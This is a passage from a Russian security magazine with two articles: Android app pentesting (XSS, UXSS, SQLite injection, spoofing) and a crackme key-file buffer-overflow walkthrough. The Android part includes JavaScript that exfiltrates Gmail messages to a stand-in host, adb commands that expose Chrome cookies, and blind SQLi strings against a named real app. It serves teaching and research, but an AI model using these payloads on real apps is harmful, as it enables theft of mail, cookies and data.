- resources.arsc — перекомпилированные ресурсы;
- lib — не всегда есть, содержит библиотеки.

С точки зрения исследователя интерес представляют два файла — classes.dex и AndroidManifest.xml. Декомпилировав classes.dex, можно получить исходный код приложения. А в файле AndroidManifest.xml хранится информация о настройках данного приложения, например доступные ему провайдеры (разрешение на чтение, отправку SMS и так далее).

Таким образом, алгоритм реверсинга большинства приложений для Android выглядит плюс-минус одинаково:

1. Распаковать APK-архив.
2. Конвертировать с помощью утилиты dex2jar файл classes.dex в classes.jar.
3. Открыть classes.jar в Java-декомпиляторе, например JD-GUI.

ПАРА СЛОВ О БЕЗОПАСНОСТИ

Безопасность ОС Android находится на довольно высоком уровне. Как уже было сказано ранее, у каждого приложения есть файл AndroidManifest.xml, в котором прописываются все необходимые приложению разрешения (их выставляет пользователь, когда устанавливает приложение). Если приложению не разрешить отправлять SMS, то оно не сможет это делать. Такие разрешения контролируются на уровне ОС и регулируются как раз с помощью этого файла. По этой причине вредоносное приложение можно определить по наличию странных прав, например, эксплойт Gingerbreak не сработает, если у приложения нет прав на монтирование/размонтирование SD-карты. Согласись, странно, если новая версия любимых Angry Birds потребует такого.

Помимо этого, у каждого приложения есть свой уникальный ID и GID, а файлы самого приложения доступны только этому приложению (другими словами, имеют права -rw-rw----).

При старте каждого приложения запускается своя VM (Java & Dalvik), но для эксплуатации многих уязвимостей, о которых речь пойдет далее, дополнительные права не требуются. Часто достаточно разрешения на работу с интернетом, и тогда злоумышленник сможет в режиме реального времени получать все данные. А если у него деструктивные наклонности, то и этого не надо. К примеру, достаточно установить «живые» обои, не требующие никаких прав, зато удаляющие все твои заметки через SQL-инъекцию.

ИНСТРУМЕНТЫ ДЛЯ АНАЛИЗА

Как и в обычном реверсинге, программы-помощники разделяются на две категории: для статического и динамического анализа.

СТАТИЧЕСКИЙ АНАЛИЗ

Основной утилитой является dex2jar, которая входит в состав многих утилит, — о ней уже не раз упоминалось на страницах журнала, поэтому опустим подробности. Да и навыков особых она не требует, небольшой алгоритм декомпилирования приложения мы описали в предыдущей главе. Некоторое время назад в Сети появилась компания со своим мегапродуктом, который «шифровал» твое приложение. На самом деле он использовал ошибку в утилите dex2jar, которую довольно оперативно исправили. Далее, получив обычный Java-код, воспользуемся любым Java-декомпилятором. Я предпочитаю два: JD-GUI и jad, графический и консольный. У графического есть небольшая проблема: некоторые куски кода он оставляет в виде байт-кода, поэтому приходится какие-то классы декомпилировать еще раз уже с помощью jad. Если такой алгоритм не сработал, придется работать на уровне smali/backsmali-кода с помощью одноименных утилит. Ну и конечно, пригодится IDA: начиная с версии 6.1, у нее появилась поддержка ARM-архитектуры и работает распаковка APK-файлов. Стоит отметить, плагин Androguard для редактора Sublime Text (bit.ly/W5e0n2) заменяет многие утилиты, описанные выше. В его арсенале имеются встроенные декомпиляторы как Java-, так и smali-кода, конвертор XML-файлов, например AndroidManifest.xml, в обычный текстовый и многое другое.

Помимо программ для реверсинга, в Сети есть утилита для сканирования приложения на наличие уязвимостей — ScanDroid. Последняя представляет собой небольшой скрипт на Ruby, который является оберткой для утилит-декомпиляторов, а правила задаются в текстовом файле, поэтому без проблем всегда можно написать свои. Есть подробная статья по работе с ней и перевод: bit.ly/VdAEtu.

ДИНАМИЧЕСКИЙ АНАЛИЗ

С динамическим анализом в Android дело обстоит сложнее. По сути, это только Android SDK с набором утилит. С SDK могут работать три IDE: Eclipse, NetBeans, IntelliJ IDEA. Google официально поддерживает плагин для Eclipse, поэтому советую выбрать его. Хотя с выходом двенадцатой версии IDEA работа с Android в этой среде разработки стала в разы приятней.

Из SDK нам понадобятся:

- adb — основная утилита, отвечающая за обмен информацией с устройством;
- ddms — официальная утилита для дебага, описание возможностей которой займет, наверно, целую статью;
- logcat — вывод лога, в котором будут видны все ошибки, входит в состав ddms.

От пользователя требуется либо запустить эмулятор, либо кабелем подключить устройство к компьютеру. Затем включить Eclipse и открыть вкладку DDMS, в которой можно будет наблюдать лог работы устройства, список процессов, файловый менеджер (его можно использовать как для скачивания файлов с устройства, так и закачивания), ну и эмулировать отправление SMS / координат GPS или звонок. Но если запустить эмулятор и подключить больше одного устройства, следует подцепиться к нужному командой adb connect. Получить список устройств можно с помощью команды adb devices.

Относительно недавно появилась статья (bit.ly/U9ptls) про подключение gdb, но для этого надо иметь устройство с правами root или отлаживать в эмуляторе. Но никто не мешает воспользоваться android-x86 или собрать свое ядро, например, с поддержкой dtrace.

Чтобы не скачивать все утилиты по одной, французские ресерчеры сделали виртуальную машину для Android-реверсера AREvm. Она представляет собой VirtualBox-образ с Ubuntu и установленными утилитами, многие из которых мы рассмотрели выше, их останется только обновить:

- androguard
- android sdk/ndk
- apkinspector
- apktool
- axmlprinter


```
classes_dex2jar.jar
com
itesta.Diaro
  Backup
  ColorPicker
  Edit
  Layout
  List
  PinnedHeader
  Settings
  View
  DBAdapter
  Diaro
  DiaroMain
  MyLoader
  R
  ScrollViewLayout
  SearchProvider
  Twitter
net.lingala.zip4j
oauth.signpost
org
twitter4j
word
```

```
DBAdapter.class   Diaro.class
    }
    catch (Exception localException)
    {
      break label17;
    }
  }


  public static String generateSqlQuery(int paramInt)
  {
    String str = "";
    if ((paramInt == 0) && (!stateSearchQuery.equals("")))
      str = str + "WHERE (de.`text` like '%" + stateSearchQuery + "%' OR de.`tags` like '%" + stateSearchQuery + "%' OR de.`gps_location` like '%" + stateSearchQue
    while (true)
    {
      return str;
      if ((paramInt == 1) && (!stateCategoryQuery.equals("")))
      {
        str = str + "WHERE `parent`='" + stateCategoryQuery + "'";
        if (!stateCategorySearchQuery.equals(""))
          str = str + " AND (de.`text` like '%" + stateCategorySearchQuery + "%' OR de.`tags` like '%" + stateCategorySearchQuery + "%' OR de.`gps_location` like '
      }
      else if (paramInt == 2)
      {
        int i = Integer.parseInt(DiaroMain.getDateTime(stateChosenDate, "yyyy"));
        int j = Integer.parseInt(DiaroMain.getDateTime(stateChosenDate, "M"));
        int k = Integer.parseInt(DiaroMain.getDateTime(stateChosenDate, "d"));
        Time localTime = new Time();
        localTime.set(k, j - 1, i);
        localTime.normalize(true);
        long l1 = localTime.toMillis(true);
        long l2 = 86400000L + l1 - 1L;
        str = str + "WHERE `date` BETWEEN " + l1 + " AND " + l2;
      }
    }
  }

  private int getEntriesCount(int paramInt)
  {
    Cursor localCursor = DBAdapter.getAllEntries(generateSqlQuery(paramInt), "");
    int i = localCursor.getCount();
    localCursor.close();
    return i;
```

Находим уязвимый участок кода



Blind SQLi в приложении. Результат true-запроса.



Blind SQLi. Результат false-запроса

- dex2jar
- droidbox
- ded
- smali/baksmali

Такая виртуальная машина особенно пригодится Windows-пользователям для компилирования бинарных эксплойтов с помощью Android NDK либо Android OC.

КАКИЕ БЫВАЮТ УЯЗВИМОСТИ

На данный момент известны и эксплуатируются уязвимости, знакомые тем, кто занимается пентестом веб-сервисов:

- XSS — «межсайтовый скриптинг», то есть выполнение произвольного JavaScript, в данном случае в рамках приложения;
- UXSS — «универсальный межсайтовый скриптинг», выполнение JavaScript на любой открытой странице;
- SQL-инъекции — возможность внедрения своего кода в SQL-запрос;
- Spoofing — подмена ответов сервера.

Далее рассмотрим каждую уязвимость.

ТИП 1. XSS В ПРИЛОЖЕНИИ

Огромную опасность представляет XSS в приложениях. Например, если в приложении с помощью компонента WebView() включен JavaScript, то мы можем выполнить вредоносный код, который позволит получить со смартфона приватные данные. В качестве примера можно рассмотреть нашумевшую в прошлом году уязвимость в приложении Gmail под Android. Суть уязвимости заключалась в следующем. Если в приложении послать письмо с адреса "onload=window.location='http://google.com'"@somedmn.com, то можно было увидеть страницу Google в приложении Gmail. На основе этого нетрудно написать JS-код, который будет получать мыльники и посылать их нам на заготовленный сниффер.

```
var temp;
var i = 0;
var target = "http://some_domain.com/↵
some_handler.php";
var mid = parseInt(document.↵
getElementsByTagName("table")[0].id.↵
substring(1));
var x = new Array(mid);
for (i = mid; i > 0; i = i-1) {
    email = "m"+i;
    temp = "data="+mid+" "+i+" "+↵
    encodeURI(window.gmail.↵
    getMessageBody(email)+"\n\n"+↵
    window.gmail.getAddress(email));
    x[i] = new XMLHttpRequest();
    x[i].open("POST",target,true);
    x[i].setRequestHeader↵
    ("Content-type", "application/↵
    x-www-form-urlencoded");
    x[i].send(temp);
}
```

Таким образом, если ты найдешь XSS в приложении, то существует большой шанс получить данные. Однако не стоит забывать, что для этого должен использоваться компонент WebView и setJavaScriptEnabled().

ТИП 2. UXSS И FILE://

Существует отдельный вид уязвимостей — UXSS (Universal Cross Site Scripting). Этот тип уязвимостей специфичен для браузеров, так как позволяет выполнять JavaScript-код на любой своей открытой странице. Из «большого» мира для примера можно вспомнить баг в Opera (bit.ly/SPcwvm). А в качестве примера по теме нашей статьи возьмем 0-day, найденный Артёмом Чайкиным в мобильной версии браузера Chrome (благодаря ему Артём, кстати, попал в Зал славы Гугла). Суть данной уязвимости проста — использование JavaScript: в URL текущей вкладки.

Приведу сразу PoC. Запускаем shell на Android-устройстве (используется эмулятор или реальный девайс — это неважно):

```
shell@android:/ $ am start -n ↵
com.android.chrome/com.google.android.↵
apps.chrome.SimpleChromeActivity -d ↵
'http://www.google.ru'
```

И у нас запускается Chrome с google.ru в текущей вкладке. А теперь используем JavaScript внутри URL:

```
shell@android:/ $ am start -n ↵
com.android.chrome/com.google.android.↵
apps.chrome.SimpleChromeActivity -d ↵
'javascript:alert(document.cookie)'
```

И мы увидим кукис (document.cookie) сайта на текущей вкладке (в данном случае google.ru). Или другой вариант: показать окно о том, что версия браузера устарела, предложив обновиться, перейдя по указанному адресу с заранее заготовленным зловредным содержанием. Вариантов много.

Также можно запускать Chrome через команду adb shell. Тогда, например, последняя команда будет выглядеть так:

```
adb shell am start -n ↵
com.android.chrome/com.google.android.↵
apps.chrome.SimpleChromeActivity -d ↵
'javascript:alert(document.cookie)'
```


Теперь еще один интересный баг, опубликованный тем же исследователем. Как известно, файлы приложения доступны только самому приложению. Но разработчики Chrome допустили использование протокола file://, и благодаря этому мы можем получить файлы приложения и загрузить их на карточку с правами, позволяющими любому приложению открыть их. PoC выглядит следующим образом:

```
shell@android:/ $ am start -n ↵
com.android.chrome/com.android.chrome.↵
Main -d 'file:///data/data/com.android.↵
chrome/app_chrome/Default/Cookies'
```


И в /sdcard/Downloads/Cookies.bin мы увидим наши печеньки с правами «Для всех». Теперь любое приложение может прочитать

```
/storage/sdcard0/Download # ls -la
total 68953
drwxrwxr-x    3 root     sdcard_r       4096 Sep 13 23:34 .
drwxrwxr-x   47 root     sdcard_r       4096 Sep 11 17:30 ..
-rw-rw-r--    1 root     sdcard_r      71849 Jul 15 20:11 .facebook_1572917119.jpg
-rw-rw-r--    1 root     sdcard_r          0 Jul 19 01:55 5PBQrC7S.part
-rw-rw-r--    1 root     sdcard_r          0 Jul 19 01:51 6zP4YMm2.part
drwxrwxr-x    2 root     sdcard_r       4096 Jun 18 12:12 Adobe Reader
-rw-rw-r--    1 root     sdcard_r    9831137 Jul 31 17:03 BSides_SAP_Slapping.pdf
-rw-rw-r--    1 root     sdcard_r          0 Jul 19 18:50 Bpj+LVII.part
-rw-rw-r--    1 root     sdcard_r      86016 Jul 19 00:30 Cookies (1).bin
-rw-rw-r--    1 root     sdcard_r      86016 Jul 19 00:56 Cookies (2).bin
-rw-rw-r--    1 root     sdcard_r      86016 Jul 20 00:50 Cookies (3).bin
-rw-rw-r--    1 root     sdcard_r      86016 Jul 19 00:29 Cookies.bin
-rw-rw-r--    1 root     sdcard_r        718 Aug  4 06:18 FilledCircle.swf
-rw-rw-r--    1 root     sdcard_r     102400 Jul 20 00:58 History.bin
-rw-rw-r--    1 root     sdcard_r    1533750 Jul  7 20:57 IMAG0514.jpg
```

Скачанный через file файл Cookies с правами на чтение «для всех»



При помощи XSS в приложении заменяем location на google.com



Наглядный пример XSS в приложении

такой файл и отправить их злоумышленнику, чтобы он смог авторизоваться на каком-нибудь веб-сервисе, используя полученные данные.

ТИП 3. SQLITE-INJ В ПРИЛОЖЕНИИ

Обычно для хранения данных приложение использует или SQLite-таблицы, или XML-файлы. Чтобы найти файлы определенного приложения, нужно обратиться по адресу /data/data/%app_name%/.

Рассмотрим подробнее атаку на приложение с использованием SQLite injection. Найти уязвимое приложение довольно просто, так же как и с обычными SQL inj, только приложение при подстановке кавычки в уязвимое поле завершится с ошибкой, а в консоли можно увидеть подробный отчет об SQL-ошибке. Изучая исходный код приложения, не стоит забывать об опасных участках при работе с базой данных, например подстановке переменных напрямую в запрос.

От теории перейдем к практике. Я взял первое приложение, которое нашел по запросу Diary. Это приложение itesta.Diaro (https://play.google.com/store/apps/details?id=itesta.Diaro).

Уязвимость присутствует в запросе поиска заметок. Весь запрос:

```
SELECT de.*, dc.category_name, ↵
dc.category_color FROM diaro_entries ↵
de LEFT JOIN diaro_categories dc ON ↵
de.parent=dc._id
 WHERE (de.'text' like '%ss%' OR ↵
 de.'tags' like '%ss%' OR de.'gps_↵
 location' like '%ss%'
 OR de.'gps_coord' like '%ss%' OR ↵
 dc.category_name like '%ss%') ORDER by ↵
 de.date DESC, de._id DESC
 LIMIT 0, 25
```

Как это выглядит в исходном коде, можно увидеть на скриншоте. Легко составить Blind SQL injection:

```
true -  %') and 1=1--
false - %') and 1=0--
```

Так как в Android-приложениях используется база данных SQLite, то можно сделать запрос SELECT * FROM sqlite_master-- и получить всю структуру.

ТИП 4. SPOOFING

Теперь перейдем к спуфингу контента.
Для пентеста приложений под Android советую использовать Android SDK и давно знакомый нам Burp. Если перенаправить весь трафик Android-системы, запущенной под эмулятором, на прокси, то можно изменять пакеты, которые отправляются устройством и приходят на него:

```
root@android-sdk/tools # ./emulator ↵
-avd avd_name -http-proxy http://↵
127.0.0.1:8080
```


Для примера можно заменить содержимое ответа на запрос адреса ya.ru.

Теперь для чего нам может это понадобиться. В реальных условиях спуфинг можно провести с помощью специализированных утилит вроде Ettercap. Предположим, что у нас есть приложение, которое получает данные с внешнего источника и записывает их в базу. Разработчики часто забывают об этом и могут допустить ошибку, составив запрос с уязвимостью. Таким образом, подменяя ответ сервера на нужный нам SQL inj, мы можем проводить различные операции на устройстве жертвы.

Также часто хочется увидеть ответ самого устройства на отправленный SQL-запрос. Для этого существует маленькая хитрость. Она заключается в том, что разработчики все чаще и чаще используют в своих приложениях HTML-коды для разметки. За их использование отвечает класс WebView. В Android используется движок WebKit для обработки HTML. По умолчанию JavaScript в классе WebView не включен, но нам он и не понадобится. Техника будет аналогичная той, что используется в снифферах. У нас имеется сервер, который записывает в лог все, что после ?. Таким образом, мы формируем запрос, чтобы он выводил в ответ «<img src=http://server/?41>»: в данном случае это запрос «SELECT X'3c'||'img src=http://server/?'||hex('A')||X'3e';».

CONCEPTS

Конечно, это всего лишь малая часть того, как можно проводить пентест Android-приложений. В завершение статьи приведу нереализованные концепты атак: SQLite load_extension(), динамическая загрузка сторонних библиотек и подгрузка сторонних БД. Постараемся рассмотреть их в другой статье. Кроме того, в одном из следующих номеров будет опубликован отчет об уязвимостях, найденных в рамках конкурса «Охота за ошибками» от компании «Яндекс».



Интерфейс JD-GUI для просмотра декомпилированного кода

WWW

- **UXSS и file:// в Chrome:** bit.ly/TP8oMs;
- **XSS in Android Apps:** bit.ly/12FCB8d;
- **XSS in Gmail App:** bit.ly/hnYuXc;
- **обзор программ для реверсинга Android-приложений:** slidesha.re/ZB2asu;
- **пост о новой версии Androguard и видео по использованию Sublime-плагина:** bit.ly/W5gAt9.

Норсеев Сергей (norseev@gmail.com)



ОБХОДИМ ЗАЩИТУ, ОСНОВАННУЮ НА KEY-ФАЙЛЕ

Если ты увлекаешься реверсингом/крякерством, то наверняка заметил, что на профилирующих сайтах, выкладывающих специальные программки для тренировки — crackme, задание зачастую сводится к тому, что надо пропатчить исследуемую программу или восстановить код генерации серийного номера. Между тем примеров защиты, основанных на использовании key-файлов, очень и очень мало. Ну что ж, сегодня мы восполним этот пробел и рассмотрим один хороший пример.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

DVD

Crackme для тренировки ты найдешь на нашем диске.

ВВЕДЕНИЕ

Честно сказать, почему на сайтах с crackme-задачками выкладывается так мало тестовых программок, защищенных при помощи key-файла, для меня остается загадкой. К одной из причин, наверно, можно отнести то, что большинство программ защищены серийным номером. С другой стороны, если повспоминать, то можно увидеть, что практически все передовые антивирусные продукты активируются именно при помощи специального файла: Антивирус Касперского, Dr.Web, Avast и так далее. И не только они одни — WinHex, WinRAR, Total Commander, ABBYY Lingvo. Причем этот список можно продолжать еще долго.


ПОДОПЫТНЫЙ

Как видишь, список программ, защищенных при помощи файла, тоже довольно внушительный, поэтому стоит потренироваться во взломе и данного типа защиты. Пришло время познакомиться с нашим подопытным. Чтобы к нам не пришли «добрые» дядьки и не отправили в Сибирь пилить елочки, тренироваться мы будем на специальной программке.

Итак, знакомьтесь, сегодня у нас в гостях crackme, написанная неким Zephyrous. Запустим ее. При этом перед нами появится окно с зазывающим предложением «Please CrackMe». Нашей задачей будет без всякого патчинга программы сделать так, чтобы вместо надписи «Please CrackMe» отображалась надпись «Cracked by ...» и ник взломавшего. Ну что ж, переходим к анализу защиты.

АНАЛИЗИРУЕМ ЗАЩИТУ

Загружаем «пациента» в IDA, OllyDbg или Immunity Debugger — на твой вкус. Прежде всего нам необходимо локализовать место, где у нас выводится строка «Please CrackMe». Найдя ее и перейдя к месту ее использования, видим, что она передается в качестве параметра в функцию DrawTextA, которая выводит ее на экран. Логично предположить, что где-то выше находится проверка, в за-



Как сдавался KeyFileMe #1 под нашим напором

висимости от которой отображается сообщение «Please CrackMe» или сообщение об успешном прохождении задания.

Если пролистнуть немного вверх, на глаза попадается другая интересная строка — «key.dat», которая в качестве параметра передается функции CreateFile. Смотрим далее по коду — если файл удалось успешно открыть, определяется его размер, который затем сохраняется по адресу 0012FBB8h. Это приподнимает завесу тайны над тем, как работает защита.

Открываем блокнот (или Hex-редактор) и создаем в нем файл key.dat произвольного размера и произвольного содержания, сохраняем этот файл в папке с программой. И перезапускаем нашу crackme. При этом программа начинает жаловаться на key-файл — «Invalid Keyfile, Please CrackMe, again!». Мы на верном пути!

Вернемся к нашему дизассемблерному листингу. Пролистнув его, чуть ниже находим другой фрагмент кода, непосредственно связанный со строкой «key.dat»:

```
.text:004010E9    push  offset FileName ; "key.dat"
.text:004010EE    push  edi             ; int
.text:004010EF    call  sub_401290
.text:004010F4    mov   ebp, eax
.text:004010F6    add   esp, 8
.text:004010F9    test  ebp, ebp
.text:004010FB    jnz   short loc_401134
```

Здесь строка «key.dat» в качестве параметра передается в процедуру sub_401290. После чего анализируется значение, возвращенное этой процедурой. Если она возвращает ненулевое значение (или true), то происходит переход по адресу 401134h. В противном случае (если эта процедура вернула нуль) отрисовывается строка «Please CrackMe».

Ну что ж, зайдем в эту подпрограмму и посмотрим, что она делает с key-файлом. А делает она следующее:

1. Пытается открыть файл key.dat (да-да, программа дважды открывает этот несчастный файл). Если открыть его не получается, тогда возвращает ноль (false).
2. Если файл успешно открыт, то определяет размер файла (при помощи функции GetFileSize). Если размер файла равен нулю, то возвращает ноль (false).
3. Читает все содержимое файла (вот для чего сначала определялся размер) и записывает его по адресу 403080h. Запомни этот адрес, он нам дальше еще пригодится.
4. Закрывает файл и возвращает единицу, что соответствует true.

Все, больше данная процедура не делает ничего. Если она возвращает значение, отличное от нуля (то есть с открытием и считыванием файла все прошло успешно), то осуществляется переход по адресу 401134h, где происходит приблизительно следующее:

1. От размера файла отнимается восемь байт.
2. Над каждым байтом «оставшегося» содержимого файла выполняется операция idiv 34h. То есть каждый байт замещается на остаток от деления на число 34h. Обращаю твое внимание на то, что здесь выполняется деление со знаком.
3. По получившемуся содержимому файла вычисляется два числа, которые помещаются в регистры eax и edx (сами расчеты осуществляются в процедурах sub_401410 и sub_4014D0).
4. Полученные значения (назовем их контрольными суммами) сравниваются со значениями, хранящимися по адресам 4030A8h

ГДЕ НАЙТИ ВКУСНЫЕ CRACKME'S?



Если ты хочешь попрактиковаться в крякинге/реверсинге, то рекомендую тебе взять на заметку несколько полезных ресурсов, на которых постоянно выкладывают специальные crackme-задачки.

1. **crackmes.de** (www.crackmes.de)
Отличный сайт, с огромным количеством crackme. Все задания удобно разделены по ОС, используемому языку программирования (на котором оно реализовано), а также уровню сложности (от 1 — самого простого, до 9 — самого сложного). Поэтому, если ты только начинаешь прошариваться в этой теме, можно будет удобно подобрать одну из простеньких crackme. Кроме этого, для многих crackme выкладываются решения. Всегда можно посмотреть, где ступил или чем твое решение отличается от предложенного.
2. **Quantico/crackme** (bit.ly/some_crackmes)
Еще один неплохой сайт, который, помимо непосредственно crackme, содержит еще много полезной информации, в том числе решения представленных задачек.
3. **Crackmes 4U** (crackmes.prv.pl)
Польский ресурс, содержащий большое количество задач по взлому и решений для них. Когда-то ресурс довольно активно развивался, но в настоящий момент, увы, не обновляется.
4. **BiW Reversing** (www.reversing.be)
В последнее время нет обновлений и на этом ресурсе. Однако база crackme и инструкций по прохождению заслуживает внимания. Рекомендую также покопаться на форуме проекта.

и 4030ACh. Если хотя бы одно из них не совпадает с «образцом», выводится строка «Invalid Keyfile, Please CrackMe, again!».


Теперь вопрос на миллион: что именно хранится по адресам 4030A8h и 4030ACh? В начале работы программы там нули. В процессе ее работы их содержимое также явно нигде не модифицируется. Выходит, ключевой файл должен быть составлен так, чтобы обе контрольные суммы, полученные на основе его содержимого, обращались в нуль? Вполне может быть, но, во-первых, при таком раскладе событий непонятно, зачем нужно было отнимать восемь байт от размера этого файла. Почему нельзя рассчитывать контрольные суммы по всему содержимому этого файла? Для отвода глаз? Нет. Маловероятно. Что-то тут не так.

СЕКРЕТ В РАЗМЕРЕ

Давай еще раз пробежимся по тому, что мы знаем о защите программы:

1. Программа загружает все содержимое ключевого файла по адресу 403080h.
2. От размера файла отнимается восемь байт.
3. По «оставшемуся» содержимому файла вычисляются две контрольные суммы (каждая размером в четыре байта).
4. Вычисленные контрольные суммы сравниваются с «образцами», расположенными по адресам 4030A8h и 4030ACh (4030ACh > 4030A8h > 403080h (адрес начала загруженного файла) и 4030ACh – 4030A8h = 4, то есть «образцы» расположены в непосредственной близости друг от друга).

Если внимательно взглянуть на эти адреса, то можно заметить, что по 403080h у нас загружается все содержимое файла, а по 4030A8h и 4030ACh — какие-то контрольные суммы, причем все эти адреса расположены непосредственно друг за другом. Остается вспомнить, что при считывании файла в память его размер никак не проверяется и не учитывается. Таким образом, если размер файла превысит 28h байт, то он перезапишет содержимое ячеек памяти по адресам 4030A8h и 4030ACh своим содержимым. Более того, если размер файла составляет 30h байт, то его последние восемь байт (которые не участвуют в расчете контрольных сумм) лягут точно по адресу 4030A8h. То есть они займут место «образцов». Классический buffer-overflow.



Строка с приглашением видна невооруженным глазом

ВЗЛОМ

Для того чтобы взломать эту программу, проделаем следующее:

1. Создаем файл key.dat размером 30h байт. Содержимое этого файла, кроме последних восьми байт, может быть любым. Сохраняем его в каталоге с исследуемой программой.
2. Загрузив программу в любой отладчик, ставим брейкпоинт по адресу 004011B5h (по нему происходит проверка первой контрольной суммы). Запускаем программу.
3. Когда программа остановится на нашем брейкпоинте, записываем содержимое регистров eax и edx (это значения контрольных сумм, вычисленные по нашему файлу).
4. Открываем ключевой файл и в предпоследние четыре байта его содержимого записываем (с учетом обратного порядка байт) значение регистра eax, а в последние четыре байта — регистра edx.
5. Сохраняем ключевой файл и запускаем программу. Все, она взломана.

Имя взломавшего должно находиться в начале ключевого файла. Осталось только добавить свое имя в ключевой файл, чтобы программа его вывела.

МЕТОДЫ ПРОТИВОДЕЙСТВИЯ ВЗЛОМУ

При реализации защиты для своей программы важно всегда помнить: как только твоя мегапопулярная программа, защищенная серийным номером/key-файлом, попадает в руки к крякеру, считай, что она уже взломана. Ведь единственное, что необходимо для обхода защиты, — это сама программа, из которой крякер быстро отреверсит механизмы защиты и напишет очередной keygen. Единственное, как ты можешь защитить свою программу, — это сделать процесс взлома экономически нецелесообразным. То есть включить в программу столько защитных механизмов и установить такую цену, чтобы с экономической точки зрения было проще ее купить, чем взломать. Какие методы использовать, чтобы хоть как-то усилить защиту?

Первое, что приходит на ум, — это использование нескольких ключевых файлов. Пусть какая-то ключевая информация хранится частями в разных местах. Проверка этих частей также ведется в разных местах программы и в разные моменты ее запуска и/или работы. Тогда хакеру понадобится гораздо больше времени, чтобы найти все эти части и полностью восстановить алгоритм их проверки.

Другой прием состоит в использовании нескольких подставных файлов, каждый из которых проверяется каким-нибудь долгим и муторным способом. Желательно, чтобы эти файлы имели «заманчивые» названия, например: key.dat, keyfile.dat, reginfo.dat, registration.dat и так далее, думаю, идея понятна. А в качестве ключа лучше всего использовать какой-нибудь файл с неброским

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	CD	EE	F0	F1	E5	E5	E2	00	00	00	00	00	00	00	00	00	Норсеев.........
